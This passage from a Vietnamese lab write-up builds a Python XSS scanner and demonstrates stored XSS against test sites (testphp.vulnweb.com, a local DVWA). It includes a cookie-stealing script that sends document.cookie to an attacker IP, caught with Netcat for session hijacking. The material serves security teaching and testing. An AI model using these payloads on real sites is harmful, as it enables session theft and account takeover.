Bước 4: Xây dựng hàm gửi 1 form trực tuyến

```python
def submit_form(form_details, url, value):
    """
    Submits a form given in `form_details`
    Params:
        form_details (list): a dictionary that contain form information
        url (str): the original URL that contain that form
        value (str): this will be replaced to all text and search inputs
    Returns the HTTP Response after form submission
    """
    # construct the full URL (if the url provided in action is relative)
    target_url = urljoin(url, form_details["action"])
    # get the inputs
    inputs = form_details["inputs"]
    data = {}
    for input in inputs:
        # replace all text and search values with `value`
        if input["type"] == "text" or input["type"] == "search":
            input["value"] = value
        input_name = input.get("name")
        input_value = input.get("value")
        if input_name and input_value:
            # if input name and value are not None,
```

```
56
57      print(f"[+] Submitting malicious payload to {target_url}")
58      print(f"[+] Data: {data}")
59      if form_details["method"] == "post":
60          return requests.post(target_url, data=data)
61      else:
62          # GET request
63          return requests.get(target_url, params=data)
```

Hàm "submit_form":

- Dòng 42: Xây dựng URL đầy đủ từ URL gốc và thuộc tính "action" của Form
- Dòng 44 – 55: Hàm lấy danh sách các Input từ thông tin Form và khởi tạo 1 từ điển để lưu trữ dữ liệu

  Trong vòng lặp, nếu kiểu Input là "text" hoặc "search" thì sẽ thay thế bằng giá trị "value". Nếu tên và giá trị của Input không phải là None, thì sẽ được thêm vào từ điển
- Dòng 57: Hàm đưa ra thông báo rằng nó đang gửi Payload xấu đến URL chỉ định
- Dòng 58: In ra dữ liệu được gửi
- Dòng 59 – 63: Sau đó tiến hành gửi HTTP POST hoặc GET với dữ liệu đã thu thập

Bước 5: Xây dựng hàm "scan_xss" kiểm tra lỗ hổng XSS

```
65  def scan_xss(url):
66      """
67      Given a `url`, it prints all XSS vulnerable forms and
68      returns True if any is vulnerable, False otherwise
69      """
70      # get all the forms from the URL
71      forms = get_all_forms(url)
72      print(f"[+] Detected {len(forms)} forms on {url}.")
73      js_script = "<Script>alert('hello')</scripT>"
74      # returning value
75      is_vulnerable = False
76      # iterate over all forms
77      for form in forms:
78          form_details = get_form_details(form)
79          content = submit_form(form_details, url, js_script).content.decode()
80          if js_script in content:
81              print(f"[+] XSS Detected on {url}")
82              print(f"[*] Form details:")
83              pprint(form_details)
84              is_vulnerable = True
85              # won't break because we want to print available vulnerable forms
86      return is_vulnerable
```

- Dòng 71: Lấy tất cả HTML Form từ URL
- Dòng 72: In số lượng Form phát hiện
- Dòng 73: Tạo 1 Script để kiểm thử
- Dòng 77 – 84: Vòng lặp để thử lần lượt các Form
- Dòng 78: Lấy chi tiết thông tin của Form
- Dòng 79: Gửi Form với mã Script
- Dòng 80 – 84: Kiểm tra nội dung phản hồi có chứa chuỗi Script không. Nếu có thì thông báo là có lỗi XSS và các thông tin về URL, chi tiết Form và nội dung phản hồi.

Bước 6: Xây dựng hàm main:

```
88  if __name__ == "__main__":
89      url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
90      """file = open("/home/kali/Desktop/XSS input", "r")
91      while True:
92          url = file.readline()
93          if url == '':
94              break
95          print(scan_xss(url))
96      file.close()"""
97      print(scan_xss(url))
```

```
88  if __name__ == "__main__":
89      #url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
90      file = open("/home/kali/Desktop/XSS input", "r")
91      while True:
92          url = file.readline()
93          if url == '':
94              break
95          print(scan_xss(url))
96      file.close()
97      #print(scan_xss(url))
```

Hàm main của chương trình: Ảnh trên (kiểm tra 1 URL cụ thể) và Ảnh dưới (kiểm tra 1 số URL bằng cách đọc File)

- 1 địa chỉ được gán cho biến “url”
- Hàm “scan_xss”: kiểm tra lỗ hổng XSS với địa chỉ URL được truyền vào
- Dòng 90 – 96: Kiểm tra URL bằng cách đọc File

Bước 7: Tiến hành chạy chương trình kiểm tra:

```
/bin/python3.12 "/home/kali/Python Project/Tester1.py"
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~/Python Project]
└─$ /bin/python3.12 "/home/kali/Python Project/Tester1.py"
[+] Detected 1 forms on http://testphp.vulnweb.com/categories.php.
[+] Submitting malicious payload to http://testphp.vulnweb.com/search.php?test=query
[+] Data: {'searchFor': "<Script>alert('hello')</scripT>"}
[+] XSS Detected on http://testphp.vulnweb.com/categories.php
[*] Form details:
{'action': 'search.php?test=query',
 'inputs': [{'name': 'searchFor',
             'type': 'text',
             'value': "<Script>alert('hello')</scripT>"},
            {'name': 'goButton', 'type': 'submit'}],
 'method': 'post'}
True
```

Hình 36: Kiểm tra URL http://testphp.vulnweb.com/categories.php

Giải thích kết quả

- Dòng 1: Tìm thấy 1 HTML Form của địa chỉ URL (Form tìm kiếm)
- Dòng 2: Đang thực hiện tải Payload lên Form tìm kiếm
- Dòng 3: Script để kiểm thử
- Dòng 4: Thông báo lỗi XSS đối với URL
- Dòng 5: Các thông tin của Form tìm kiếm
- Action: URL mà Form gửi dữ liệu
- Method: Phương thức HTTP sử dụng
- Inputs: Danh sách thông tin về các trường nhập trong Form

Tương tự với kết quả kiểm tra các URL khác:

```
┌──(kali㉿kali)-[~/Python Project]
└─$ /bin/python3.12 "/home/kali/Python Project/Tester1.py"
[+] Detected 1 forms on http://testphp.vulnweb.com/artists.php.
[+] Submitting malicious payload to http://testphp.vulnweb.com/search.php?test=query
[+] Data: {'searchFor': "<Script>alert('hello')</scripT>"}
[+] XSS Detected on http://testphp.vulnweb.com/artists.php
[*] Form details:
{'action': 'search.php?test=query',
 'inputs': [{'name': 'searchFor',
             'type': 'text',
             'value': "<Script>alert('hello')</scripT>"},
            {'name': 'goButton', 'type': 'submit'}],
 'method': 'post'}
True
```


Hình 37: Kiểm tra URL http://testphp.vulnweb.com/artists.php*:*

```
┌──(kali㉿kali)-[~/Python Project]
└─$ /bin/python3.12 "/home/kali/Python Project/Tester1.py"
[+] Detected 2 forms on http://testphp.vulnweb.com/login.php.
[+] Submitting malicious payload to http://testphp.vulnweb.com/userinfo.php
[+] Data: {'uname': "<Script>alert('hello')</scripT>"}
[+] Submitting malicious payload to http://testphp.vulnweb.com/search.php?test=query
[+] Data: {'searchFor': "<Script>alert('hello')</scripT>"}
[+] XSS Detected on http://testphp.vulnweb.com/login.php
[*] Form details:
{'action': 'search.php?test=query',
 'inputs': [{'name': 'searchFor',
             'type': 'text',
             'value': "<Script>alert('hello')</scripT>"},
            {'name': 'goButton', 'type': 'submit'}],
 'method': 'post'}
True
```

Hình 38: Kiểm tra URL http://testphp.vulnweb.com/login.php

Thử nghiệm trên trang web

Các Script cho mục đích kiểm thử:




Hình 39: Các Script độc hại

Bước 8: Đăng nhập vào trang web

Username: test


Password: test




Hình 40: Đăng nhập tài khoản

Bước 9: Chạy thử các Script

Thử Script thứ nhất: `<Script>alert('hello')</scripT>`




Hình 41: Thử Script thứ nhất




Hình 42: Kết quả sau khi chạy script thứ nhất

Thử Script thứ hai:

```
<Script>alert('Your data has been encrypted. Pay if you
want it back')</scripT>
```



Hình 43: Thử Script thứ hai




Hình 44: Kết quả sau khi chạy script thứ hai

Thử Script đặc biệt:

```
<Script>alert('document.cookie')</scripT>
```

(Lấy cookie của người dùng)




Hình 45: Kết quả sau khi chạy Script thứ ba

3.3.2. Thực hiện trên công cụ Netcat để bắt Cookie và Session ID (Chiếm phiên làm việc)

Mô hình thực nghiệm:


Đối tượng cần kiểm thử



Hình 46: Giao diện trang web DVWA

Trên máy Kali Linux:

- *Bước 1: Chạy trang web: http://127.0.0.1/DVWA/login.php trên Localhost*




Hình 47: Phần bình luận của trang web

Bước 2: Đăng nhập:

Username: 1337

Password: charley



Hình 48: Đăng nhập tài khoản

Bước 3: Kiểm tra địa chỉ IP

Lệnh kiểm tra: `ifconfig`

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.26.136  netmask 255.255.255.0  broadcast 192.168.26.255
        inet6 fe80::7d33:d545:ec89:3a85  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3e:a6:e9  txqueuelen 1000  (Ethernet)
        RX packets 183  bytes 43907 (42.8 KiB)
```

Hình 49: Kiểm tra địa chỉ IP trên Kali Linux

Bước 4: Sử dụng Script


```
1 <script>new Image() .src="http://192.168.26.136:8080?
  output="+document.cookie;</script>
```

Hình 50: Script độc hại


Giải thích về Script:

- new Image() .src: tạo ra 1 hình ảnh
- URL: địa chỉ 1 trang web nào đó
- Địa chỉ IP: 192.168.26.136
- Port: 8080
- output: dữ liệu cần tìm
- document.cookie: lấy cookie của người dùng


Bước 5: Thay đổi độ dài kí tự của Form điền (từ 50 thành 200)



Hình 51: Nhấn Inspect




Hình 52: Số kí tự của trường Message là 50



